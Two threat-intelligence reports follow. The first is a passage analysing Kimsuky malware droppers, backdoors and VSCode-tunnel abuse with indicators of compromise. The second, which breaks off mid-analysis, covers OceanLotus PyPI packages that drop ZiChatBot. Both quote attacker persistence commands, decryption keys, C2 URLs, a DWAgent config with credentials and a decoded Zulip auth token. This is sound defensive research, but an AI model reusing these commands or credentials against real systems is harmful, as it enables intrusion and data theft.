1 [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse Appendix Form No. 8 – Request for Access, Correction, Deletion, and Suspension of Processing of Personal Information (PIPA Enforcement Rules).hwp.jse August 28, 2025 995a0a49ae4b244928b3f67e2bfd7a6e HelloDoor
2 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse Documents for the Selection of Commissioned Students for Domestic Graduate School Master’s Evening Programs (H1 2026).hwpx.jse December 14, 2025 52f1ff082e981cbdfd1f045c6021c63f httpMalice
3 security_20260126.scr January 26, 2026 65fc9f06de5603e2c1af9b4f288bb22c Reger Dropper, MemLoad, httpTroy
4 노현정님.pdf.jse Ms. Noh Hyun-jung.pdf.jse January 28, 2026 8e15c4d4f71bdd9dbc48cd2cabc87806 AppleSeed chain
5 대국민서비스관리운영체계현장점검증적(초안).pif On-site Inspection Evidence for the Public Service Management System (Draft).pif February 5, 2026 8983ffa6da23e0b99ccc58c17b9788c7 Pidoc Dropper, HappyDoor

JSE droppers contain a minimum of two Base64-encoded blobs: one serving as a benign lure file and one or more containing malicious code. Additional blobs may exist within the dropper, but they are unused. The two blobs are decoded using JScript and stored in an arbitrary location on disk, such as C:\ProgramData, with the malicious filenames randomly generated according to the scheme [random]{7}.[random]{4}. The lure file is opened immediately. The malicious payload leverages powershell.exe -windowstyle hidden certutil -decode [src path] [dst path] for the second Base64 decoding before execution. Ultimately, the malicious payload is executed via command-line instructions such as regsvr32.exe /s [file path] or rundll32.exe [file path] [export function].

Reger Dropper (.SCR) and Pidoc Dropper (.PIF) also contain benign lure files and malicious payloads that, in both cases, are encrypted using XOR operations. Specifically, Reger Dropper employs a hard-coded key #RsfsetraW#@EsfesgsgAJOPj4eml;, while Pidoc Dropper utilizes single-byte XOR with 0xFF to decrypt the internal data for execution. Pidoc Dropper is fully obfuscated using dummy data and encrypted strings. Both droppers deploy files in specific directories such as %temp% or C:\ProgramData before executing the malware using regsvr32.exe.

In addition to these droppers, Kimsuky employed a variety of executable droppers, including those crafted in Go or packaged with Inno Setup.

Deployed malware

In this section, we describe several malware families recently dropped by the droppers discussed above.

HelloDoor: first Rust-based PebbleDash variant

Written in Rust, a programming language rarely used by Kimsuky, HelloDoor is a DLL-based backdoor first identified in August 2025. It is deployed via a malicious JSE dropper. Since it has limited capabilities and a simplistic communication mechanism, the backdoor is most probably in the early stages of development. Nevertheless, it is noteworthy that HelloDoor employs a C2 server hosted through TryCloudflare, a temporary tunneling service provided by Cloudflare. This service allows users to expose a local web service to the internet with no setup or account, making the infrastructure behind it difficult to trace.

HelloDoor establishes persistence upon execution by registering itself to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run key with the value name tdll and the command regsvr32.exe /s [current file path].

The implant communicates with the C2 server (hxxp://female-disorder-beta-metropolitan.trycloudflare[.]com/index.php) over the HTTP protocol. Depending on whether the process is executing with an elevated token, it binds to a specific local port: 5555 if the token is elevated, or 5554 if not. Before initiating communication, it generates a unique identifier by collecting device information, such as the MAC address, computer name, and the string “windows”, then computes a hash value from this information.

The malware then constructs a query string in the format aaaaaaaaaa=2&bbbbbbbbbb=[the unique identifier]&cccccccccc=1, which is a traditional format used across the PebbleDash cluster. Subsequent server responses are Base64-decoded and then decrypted using RC4 with the key fwr3errsettwererfs. The decrypted content contains command strings. Possible commands are:

Command Description
“mcd” Set the current directory
“msleep” Sleep for the provided time
“install” Register the regsvr32.exe /s [the provided file path] command to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run autorun registry using the install value name
[command] Execute the provided command using chcp 65001 > nul & cmd /U /C [command]

Though interesting, it is no longer surprising that we found comments in the code that appear to have been generated by an LLM service rather than a human developer. This is based on traces that include emojis used for logging debugging messages.

✅ Port is now listening (no accepting)
 ❌ Port is already in use
 🔍 regsvr32.exe detected as parent. Attempting to terminate...

This is a common trait of LLM services that provides users with better visibility. We previously observed similar comments in the PowerShell-based stealer suite used by BlueNoroff. HelloDoor’s simple structure and the fact that no other Rust-based malware from the group has been discovered yet support our claim.

Even though the code is believed to have been developed using an LLM service, we still found some typos and grammatical errors, such as:

  • result send fail (grammatically incorrect text)
  • server request fail (grammatically incorrect text)
  • command execute failed (grammatically incorrect text)
  • decrytion failed (typos)
  • autorum failed (typos)

It is likely that the flawed comments were added manually before or after AI was used.

httpMalice: latest backdoor variant of PebbleDash

The latest PebbleDash-based backdoor, httpMalice, emerged no later than December 2025 and is deployed by the JSE Dropper. Although we found limited direct connections to both the AppleSeed and PebbleDash clusters, the malware is closer to PebbleDash. The following shared characteristics have been identified:

  • (PebbleDash cluster) Ability to run commands received from the C2 server with the S-1-12-12288 SID, indicating a high integrity level – a feature also observed in PebbleDash and httpTroy.
  • (PebbleDash cluster) Unique identifier generated by combining the volume serial number of the root directory with the elevation status of the current token, mirroring a technique used since the appearance of NikiDoor.
  • (PebbleDash cluster) Communication with its C2 server utilizing three HTTP parameters, consistent with other PebbleDash-based families.
  • (PebbleDash cluster) Core command set more closely aligned with PebbleDash than with AppleSeed-based malware.
  • (AppleSeed cluster) Use of the m= parameter in C2 communication.
  • (AppleSeed cluster) Gathering system details using PowerShell and Windows commands similar to those found in AppleSeed and Troll Stealer.

Our analysis revealed two distinct versions of httpMalice based on their C2 communications: version 1.9 communicates over HTTP and version 1.8 uses Dropbox. The latter, the older variant, leverages the Dropbox API by utilizing pre-defined application credentials. Unlike its predecessor, the HTTP variant employs HTTP/HTTPS protocols to interact with its C2 server and maintains persistent access to the victim device through a Windows service named CacheDB. This mirrors tactics observed in similar threats, such as httpSpy.

The more recent variant gathers critical information from the compromised system, such as the current directory path, volume serial numbers, user privileges, username, local IP address, and the name and size of the currently executed httpMalice DLL file. It then combines the root drive’s volume serial number with the user’s access token privilege level to create a unique identifier for each infected system, formatted as [volume serial]{8}_[elevation status].

Value of elevation status Description
0 Running under the SYSTEM account with an elevated token
1 Running under an elevated administrator account
2 Running without elevation

Depending on the token privilege, the backdoor then establishes persistence by either creating a service or registering itself to autostart at user logon. If the token is elevated, a service named CacheDB is created that executes the command cmd.exe /c “rundll32.exe [current DLL path], load”. The service’s display name is set to Administrator, and its description is defined as CacheDB Service. If the token is not elevated, the backdoor registers the same command under the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the value name Everything 1.9a-[filesize]. The older version used Everything 1.8a-[filesize] as a value name.

The latest version can execute a combination of Windows commands by default to perform host profiling, while the older version fetches the command set from Dropbox. In httpMalice, commands are mostly executed using the format cmd.exe /c chcp 949 [command] > [temporary filename], which redirects the output to separate files, with the consistent prefix 2Ato6478s added to their names. The chcp 949 command changes the code page to 949, indicating that the malware targets users of the Korean language (EUC-KR charset).

Windows commands used to gather system details

Windows commands used to gather system details

httpMalice transmits the result of host profiling to its C2 server as a URL parameter, using the POST method over the HTTP/HTTPS protocol, with the header x-www-form-urlencoded. The URL includes two or three parameters: operation mode, unique identifier (referred to as UID), and data. The operation mode, or parameter m, supports the following values:

Value Description
1 Send the session identifier (parameter s) along with the current state (parameter a)
2 Request command
3 Send result after executing the command (parameter d)
8 Request directory to be archived and sent
9 Send the archived directory
10 Send a message like “.cmd” or “.tmp” (parameter d)
11 Send ping
12 Send the captured screenshot (parameter d)
13 Send the infected device information (parameter d)

As shown in the table above, the mode is set to 13 at the host profiling stage. The UID is formatted as [volume serial]{8}_[elevation status], and the data contains the ChaCha20-encrypted and Base64-encoded output of the command set stored in the temporary file. The resulting URL format is: m=13&u=[volume serial]{8}_[elevation status]&d=[Chacha20 encrypted + Base64-encoded data to be sent].

The key and nonce used for ChaCha20 encryption are derived from the pointer address of the buffer, resulting in nearly randomized keys. To ensure proper decryption on the attacker side, the nonce and key values are appended after the encrypted data, and the combined blob is then Base64-encoded. The counter is initialized to 0. The following figure illustrates how the encrypted data is structured after performing Base64 decoding.

Structure of the ChaCha20-encrypted data blob

Structure of the ChaCha20-encrypted data blob

After sending the host profiling data, the backdoor continuously transmits a screen capture with mode 12 and a ping message with mode 11. Finally, it sends a session identifier, which is a combination of the current username and local IP address separated by an ‘@’ symbol. In this case, the mode is set to 1 and the a parameter (current state) is set to 0, indicating that the C2 operation has been activated. The following table provides other possible values of the a parameter:

Value Description
0 httpMalice has been activated
1 httpMalice has been inactivated (upon command 9)
2 httpMalice has been removed (upon command 8)

The whole process from sending the host profile to the backdoor activation repeats every two minutes until the C2 server returns a “success!” message.

C2 communication sequence of httpMalice

C2 communication sequence of httpMalice

When the backdoor receives the message from the C2 server, it creates two threads dedicated to processing commands and sending the current state, including the session identifier. The first thread receives a command from the C2 server. It requests a command by sending mode 2 and, if successful, immediately sends mode 10 along with the string “.cmd” in the d parameter.

The commands supported by httpMalice are as follows:

Command Description
0 Do nothing
1 Execute the command with EUC-KR encoding
2 Download and extract the file to the infected device
3 Upload a directory to the C2 server after it has been archived
5 Get the current directory
6 Set the current directory
7 Execute the command without setting a EUC-KR character set
8 Remove its persistence traces and exit the process
9 Hibernate
10 Execute the command using the provided session ID
12 Capture the screen
13 Load the downloaded payload into memory

MemLoad downloads httpTroy

Since early 2025, we have observed several versions of MemLoad; specifically, MemLoad V2 emerged in March, and V3 appeared by September. The payload that began being deployed through the Reger Dropper this year has been identified as an updated variant of MemLoad, slightly modified from the V3 version (referred to internally as MemLoader.dll).

Kimsuky leverages MemLoad to evade detection of its final backdoor and to carefully assess the value of targeted systems through anti-VM checks and reconnaissance. Upon installation, it requests an additional payload from the C2 server, executing it reflectively in memory if deemed suitable. Notably, all versions of MemLoad V2 and later use the same RC4 key.

Below are the key operations of MemLoad:

  1. Creates a flag file. Creates a file containing a random eight-character string from the set 0123456789abcdefABCDEF with another random eight-character string as the name and “.dat.cfg” extension at the current file path.
  2. Generates an ID. Generates an ID value by adding either ‘A-‘ or ‘U-‘ to the beginning of the random bytes. The choice of symbol is determined by attempting to create a random file in the C:\Windows\system32 directory. If successful, the ID starts with ‘A-‘ (indicating administrative privileges); otherwise, it starts with ‘U-‘.
  3. Persistence via a scheduled task. Checks for the existence of the .dat.cfg file, and if confirmed, a scheduled task is set up for persistence. The task name is determined by whether the process is running with elevated privileges. If elevated, the task is named ChromeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /rl highest /f is executed. Otherwise, the task is named EdgeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /f is executed.
  4. C2 communication and payload download. Requests an additional payload from its C2 server, with the header Authorization: Bearer {ID} or X-Browser-Validation: {ID} for authentication. The ID is set to the previously generated ID value.
  5. Payload decryption and execution. Once the download is successful, the payload is decrypted using the RC4 algorithm with the key #RsfsetraW#@EsfesgsgAJOPj4eml;. The decrypted payload is then reflectively loaded into memory, and its hello export function is invoked.

The payload downloaded and executed by MemLoad is identified as the httpTroy backdoor. This backdoor serves as the primary role for long-term access and data exfiltration. Similar to MemLoad, it employs stealth techniques by creating a flag file and writing eight random bytes to it. However, in this case the file is created at [current file path]:HUI in the ADS (Alternative Data Stream) area. The backdoor then checks its privileges to determine if it is elevated and assigns an ID value in the format A-[random-8-chars] or U-[random-8-chars].

Since Gen Digital covers httpTroy’s features and functionality in detail elsewhere, we will not provide a thorough explanation here to avoid redundancy. Instead, we will simply note that it communicates with the C2 server at hxxps://file.bigcloud.n-e[.]kr/index.php.

AppleSeed

AppleSeed first appeared in 2019 and reached version 3.0. However, we now only see version 2.1. It originally consisted of two components: a dropper and the main AppleSeed. Since 2022, the updated AppleSeed chain has involved two droppers, an additional component referred to as the installer, and the main payload. It is mostly delivered through JSE Dropper.

Updated AppleSeed infection chain

Updated AppleSeed infection chain

There are two versions of the main AppleSeed: Dropper and Spy. The Dropper variant is responsible for downloading additional malware and executing commands received from its C2 server, while the Spy version gathers sensitive information such as documents, screenshots, keystrokes, and lists of USB drives. A notable change in version 2.1 is the inclusion, since 2022, of collecting the C:\GPKI directory – functionality that is also implemented in Troll Stealer. This directory contains a digital certificate used by the South Korean government to securely authenticate public officials and government systems.

HappyDoor

HappyDoor, an AppleSeed-based backdoor malware disclosed by AhnLab in 2024, is less visible than AppleSeed. HappyDoor shares several features with AppleSeed, including the same string obfuscation algorithm, the data types it collects, and the use of RSA encryption. Given these similarities, we assess with medium confidence that HappyDoor is an advanced variant evolved from AppleSeed.

Post-exploitation

We observed interesting post-exploitation activities involving VSCode and DWAgent. All of the observed VSCode droppers used the same lure files as the PebbleDash malware cluster. While we are unsure of the exact reason for this strategy, we suspect that the actor prepared both PebbleDash and VSCode droppers in anticipation of the PebbleDash infection chain being detected by security products because of its backdoor capabilities. In contrast, the use of VSCode is designed to have fewer detection points.

VSCode (launched by the JSE dropper)

Since last year, Kimsuky has been leveraging the legitimate Visual Studio Code Remote Tunneling feature to establish covert remote access to the victim’s device, bypassing detection designed for traditional malware-based C2 channels (first described by Darktrace researchers). In these attacks, instead of dropping malware, the JSE dropper downloads a legitimate Visual Studio Code (VSCode) CLI onto the infected device. The script establishes persistence by creating a tunnel via the application, with the tunnel name “bizeugene”, using the command below.

The Remote Tunneling feature in VSCode supports establishing a tunnel using either a Microsoft or GitHub account. When the code tunnel command is executed, the CLI initiates an authentication flow and returns a login URL along with a device code. The user must then navigate to the URL, enter the device code, and authenticate with their account. Once authentication is successful, the tunnel is created and the CLI outputs a URL for tunneling that enables browser-based access to the remote host.

The GitHub authentication method is selected in this instance because GitHub is configured as the default provider in non-interactive execution contexts. By using echo |, the script injects a \r\n (Carriage Return and Line Feed) into the standard input stream, effectively confirming the default prompt selection without manual interaction. As a result, the CLI automatically initiates the GitHub authentication flow. Next, all CLI output that includes a login URL and a device code is saved to out.txt.

Out.txt content

Out.txt content

The JScript code in the JSE dropper monitors the out.txt file for a URL that begins with hxxps://vscode[.]dev/tunnel. This URL contains the full address of the established tunnel. Once detected, the file content containing the URL and the device code is sent to a compromised legitimate South Korean website (hxxps://www.yespp.co[.]kr/common/include/code/out[.]php) using the HTTP POST method. The request contains the file contents in the application/x-www-form-urlencoded header data formatted as out=URLencoded{result of the command}&token=URLencoded{"bizeugene"}. After authentication is complete, the attacker can access the compromised host externally through a web browser by authenticating with their own GitHub account.

VSCode (launched by VSCode installer)

While searching our telemetry for artifacts related to a different infection, we identified a new VSCode tunnel installer written in Go. A previous version of this installer was implemented using JScript and was limited to secure channels because of its reliance on a specific tunnel name. The new variant, named vscode_payload by the developer based on the embedded Go path, is fully operational and supports every tunnel on each targeted device. It includes features that are nearly identical to those of the previous version, such as downloading, unarchiving, and executing the VSCode CLI.

Number Installer type VSCode version Download source
1 Written in JScript VSCode CLI 1.106.3 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/bf9252a2fb45be6893dd8870c0bf37e2e1766d61/vscode_cli_win32_x64_cli[.]zip
2 Written in Go VSCode CLI 1.106.2 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/1e3c50d64110be466c0b4a45222e81d2c9352888/vscode_cli_win32_x64_cli[.]zip

After the VSCode CLI file has been successfully downloaded, it is unzipped into the C:\Users\Public directory, and the extracted code.exe is executed with the tunnel command.

This is how the installer works:

  1. Executes code.exe tunnel.
  2. Searches for the “Microsoft Account” string in the stdout.
  3. Sends the 0x1B 0x5B 0x42 (Down Arrow) and 0x0A (Enter) escape sequence to the pseudo-terminal, which enables tunnel creation via a GitHub account.
  4. Searches for the “use code” string in the stdout.
  5. Sends the printed code for authentication, prepended with the “hxxps://github[.]com/login/device” => prefix. The attacker authorizes Visual Studio Code with the logged-in GitHub account using the printed code.
  6. Searches for the “What would you like to call this machine?” string in the stdout.
  7. Sends the 0x0A escape sequence to the pseudo-terminal to use the current machine name as the identifier.
  8. Searches for the “https://vscode.dev/tunnel/” string in the stdout.
  9. Sends the printed URL for tunneling to the Slack WebHook.

The following figure illustrates the sequence for creating a tunnel using the VSCode CLI. Red boxes highlight the strings that the installer searches for. Yellow boxes indicate standard input operations sent from the installer using escape sequences. Sky blue boxes represent the values that are necessary to create the tunnel on the attacker’s side. (The “Microsoft Account” string in the second step is not shown in this figure because the second “GitHub Account” was already selected during the process.)

Creating a tunnel using VSCode CLI

Creating a tunnel using VSCode CLI

Once the process is complete, the attacker can access the targeted host through the tunnel on their remote machine using their GitHub account via a browser or VSCode. The targeted device then begins communicating with Microsoft-owned servers without the user realizing that the communication is from an attacker.

An interesting feature of this variant is that it sends debugging messages and necessary values to a Slack channel via a WebHook. Upon execution, it sends "+++ I am started +++", as well as a heartbeat message "~~~ I am alive ~~~" approximately every second during tunneling authentication.

DWAgent

DWAgent is a remote administration tool that is frequently exploited by threat actors, including ransomware and APT groups, to easily access compromised endpoints with minimal risk of detection. Kimsuky is one of the threat actors that uses this tool in its operations.

We observed that the group delivered DWAgent in at least two ways. The first involved delivering a compressed file containing DWAgent, along with separate commands, to a host infected with httpMalice for installation. The second method involved creating a separate installer.

This installer is very similar to the Reger Dropper. It uses the same RC4 key and has a similar code structure. It includes an archived binary and a legitimate unrar.exe binary, both encrypted with RC4. When executed, the installer decrypts the archived binary and saves it as 1.zip in the C:\ProgramData directory. It also creates an unrar.exe file in the same location using the decrypted unrar.exe binary. The dropper then uses the command C:\programdata\unrar.exe x C:\programdata\1.zip C:\programdata\ to extract the contents of the ZIP file. Finally, it executes the commands necessary to install DWService as a service on the target host:

  • c:\programdata\dwagent\native\dwagsvc.exe installService
  • c:\programdata\dwagent\native\dwagsvc.exe startService

The compressed file contains a pre-packaged, ready-to-use DWAgent, as well as a predefined config file. The actor deployed the agent with a config.json file linked to their own account to covertly control the device. As a result, the remote session is immediately activated by the above command, granting the attacker control.

The predefined config file is as follows. Note that the servers are legitimate DWAgent relay servers.

{
 "enabled": true,
 "key": "kDRNGmWGTMpjQmREgQzU",
 "listen_port": 7950,
 "nodes": [
  {
   "id": "ND896147",
   "port": "443",
   "server": "node896147.dwservice[.]net"
  },
  {
   "id": "ND828765",
   "port": "443",
   "server": "node828765.dwservice[.]net"
  },
  {
   "id": "ND484265",
   "port": "443",
   "server": "node484265.dwservice[.]net"
  }
 ],
 "password": "eJwrynEqD0r294twTXLKCHWqDPLPCql0Kg/JDqpIdk4HAKYMCso=",
 "url_primary": "hxxps://www.dwservice[.]net/"
}

Infrastructure

For years, Kimsuky has relied heavily on the South Korea-based free domain hosting service 내도메인[.]한국 (pronounced as “naedomain[.]hankook) to mimic legitimate sites with domains like .p-e.kr, .o-r.kr, .n-e.kr, .r-e.kr, and .kro.kr. This service has been utilized to create C2 servers for PebbleDash and AppleSeed clusters, and the background infrastructures have been mostly resolved to the virtual private servers belonging to InterServer. It has also been noted that many other malicious actors have exploited this free domain hosting service, so it alone cannot be considered proof of a connection to Kimsuky.

The actor also occasionally exploits South Korean websites as C2 servers to evade network-IoC-based detection and increase the success rate of attacks. Furthermore, they actively leverage tunneling services such as Cloudflare Quick Tunnels, VSCode Tunneling, and Ngrok to hide their infrastructure. These traits are mostly observed across the PebbleDash cluster.

Victims

We identified multiple infection logs uploaded to the Dropbox storage used for httpMalice’s C2 server. They were analyzed as having been stolen from infected systems across various organizations or individuals in South Korea. Notably, each victim’s folder contained a user.txt file with detailed information such as target details, the presence of something named “http” (possibly a backdoor, such as httpTroy or httpMalice), DWAgent existence, and relationships between infected devices and targets. While we could not verify the exact creation process of these files, they were likely created manually by attackers to manage victims using Korean words.

Below you can see an example of this type of file content. In this context, “장악” means “take over” and “있음” means “exists”.

[Target's name] [Description] [Infection date] 장악, http 있음, DWService 있음.

While both clusters have mainly focused on targeting the private and public sectors in South Korea, the AppleSeed malware cluster shows more interest in government entities. The PebbleDash cluster has also shown particular interest in the defense sector worldwide.

Attribution

Over the past few years, we have observed two clusters using overlapping distribution methods – JSE, EXE, SCR, and PIF droppers. The targets are also increasingly aligning. Furthermore, we noted that several samples from both malware clusters were signed with the same stolen certificate and used identical mutex patterns. These findings suggest that a single actor is likely controlling both clusters and has the capability to modify code as needed. This concept was also described in another research paper at the Virus Bulletin conference.

Since its emergence, AppleSeed has been linked to Kimsuky operations, with each variant showing ties to the group. Since 2021, PebbleDash has been found exclusively in Kimsuky attacks. Based on our analysis of targets, infrastructure, and malware characteristics, we assess with medium-high confidence that attacks associated with these malware families are conducted by Kimsuky-affiliated clusters.

These two clusters share technical links to the threat actor known as Ruby Sleet, one of the names Microsoft uses for Kimsuky activity. In previous reports, Mandiant also referred to these clusters as Cerium, but now they appear to consider them part of the broader APT43 designation – another name for Kimsuky.

Conclusion

Our analysis shows that the actor retains access to the original source code of the malware clusters and the ability to modify it. Over time, malware undergoes updates and modifications, sometimes being repurposed or reused by other actors. Although analyzing malware may seem repetitive and time-consuming, understanding how these tools evolve helps us grasp the threat actor’s changing tactics.

Two clusters have overlapping target sectors that span the defense, military, government, medical, machinery, and energy industries. The AppleSeed cluster is shifting its focus to data exfiltration, and GPKI certificate extraction has become a signature capability. Meanwhile, the PebbleDash cluster demonstrates advanced remote control capabilities and an expanding set of targets.

Although AI may offer full automation for some attacks, many groups stick with the tools and strategies they have used for years. Structuring a fully automated attack is not trivial. Despite ongoing changes, we will continue to track advanced threat actors by comprehensively considering malware, initial vectors, targets, post-exploitation activities, and ultimate goals.

Indicators of compromise

File hashes

JSE Dropper
995a0a49ae4b244928b3f67e2bfd7a6e         [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse
52f1ff082e981cbdfd1f045c6021c63f             2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse
9fe43e08c8f446554340f972dac8a68c          2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse
8e15c4d4f71bdd9dbc48cd2cabc87806         노현정님.pdf.jse

Reger Dropper
65fc9f06de5603e2c1af9b4f288bb22c                       security_20260126.scr
c19aeaedbbfc4e029f7e9bdface495b9                      secu.scr

Pidoc Dropper
8983ffa6da23e0b99ccc58c17b9788c7                      대국민서비스관리운영체계_현장점검_증적(초안).pif

AppleSeed (Dropper)
a7f0a18ac87e982d6f32f7a715e12532
f4465403f9693939fe9c439f0ab33610
5c373c2116ab4a615e622f577e22e9be

HappyDoor
d1ec20144c83bba921243e72c517da5e

MemLoad
58ac2f65e335922be3f60e57099dc8a3
f73ba062116ea9f37d072aa41c7f5108          jhsakqvv.dat

httpTroy
7e0825019d0de0c1c4a1673f94043ddb        c:\programdata\config.db

httpMalice
08160acf08fccecde7b34090db18b321
94faed9af49c98a89c8acc55e97276c9

HelloDoor
c42ae004badddd3017adadbdd1421e00

VSCode Tunnel installer
9ca5f93a732f404bbb2cee848f5bbda0                      xipbkmaw.exe

DWAgent installer
678fb1a87af525c33ba2492552d5c0e2

Domains and IPs

opedromos1.r-e[.]kr                            C2 of AppleSeed
morames.r-e[.]kr                                 C2 of AppleSeed
load.ssangyongcne.o-r[.]kr                 C2 of MemLoad
load.yju.o-r[.]kr                                   C2 of MemLoad
attach.docucloud.o-r[.]kr                    C2 of MemLoad
load.supershop.o-r[.]kr                       C2 of MemLoad
load.erasecloud.n-e[.]kr                     C2 of MemLoad

cms.spaceyou.o-r[.]kr                         C2 of HappyDoor
erp.spaceme.p-e[.]kr                          C2 of HappyDoor

file.bigcloud.n-e[.]kr                            C2 of httpTroy
load.auraria[.]org                                C2 of httpTroy

female-disorder-beta-metropolitan.trycloudflare[.]com         C2 of HelloDoor
hxxps://www.pyrotech.co[.]kr/common/include/tech/default.php      C2 of httpMalice
hxxp://newjo-imd[.]com/common/include/library/default.php            C2 of httpMalice
hxxps://www.yespp.co[.]kr/common/include/code/out.php               VSCode Tunneling using JScript

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

By: GReAT
6 May 2026 at 15:00

Introduction

Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.

While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.

To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.

Technical details

Spreading

The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.

Malicious wheel packages

The packages added by the attacker and listed on PyPI’s download pages are:

  • uuid32-utils library for generating a 32-character random string as a UUID
  • colorinal library for implementing cross-platform color terminal text
  • termncolor library for ANSI color format for terminal output

The key metadata for these packages are as follows:

Pip install command File name First upload date Author / Email
pip install uuid32-utils uuid32_utils-1.x.x-py3-none-[OS platform].whl 2025-07-16 laz**** / laz****@tutamail.com
pip install colorinal colorinal-0.1.7-py3-none-[OS platform].whl 2025-07-22 sym**** / sym****@proton.me
pip install termncolor termncolor-3.1.0-py3-none-any.whl 2025-07-22 sym**** / sym****@proton.me

Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project

Distribution information of the colorinal project

Initial infection

The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.

A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library

The termncolor library imports the malicious colorinal library

During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.

Windows version

Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.

After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py

The __init__.py script imports the malicious file unicode.py

This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process

The code loads the dropper into the host Python process

The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.

Dropper for ZiChatBot

From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:

  1. Deploy ZiChatBot.
  2. Establish an auto-run mechanism.
  3. Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.

The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.

Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.

To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"

Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.

The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.

Linux version

The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.

system("chmod +x /tmp/obsHub/obs-check-update") 
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")

ZiChatBot

The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.

ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.

In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.

// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG

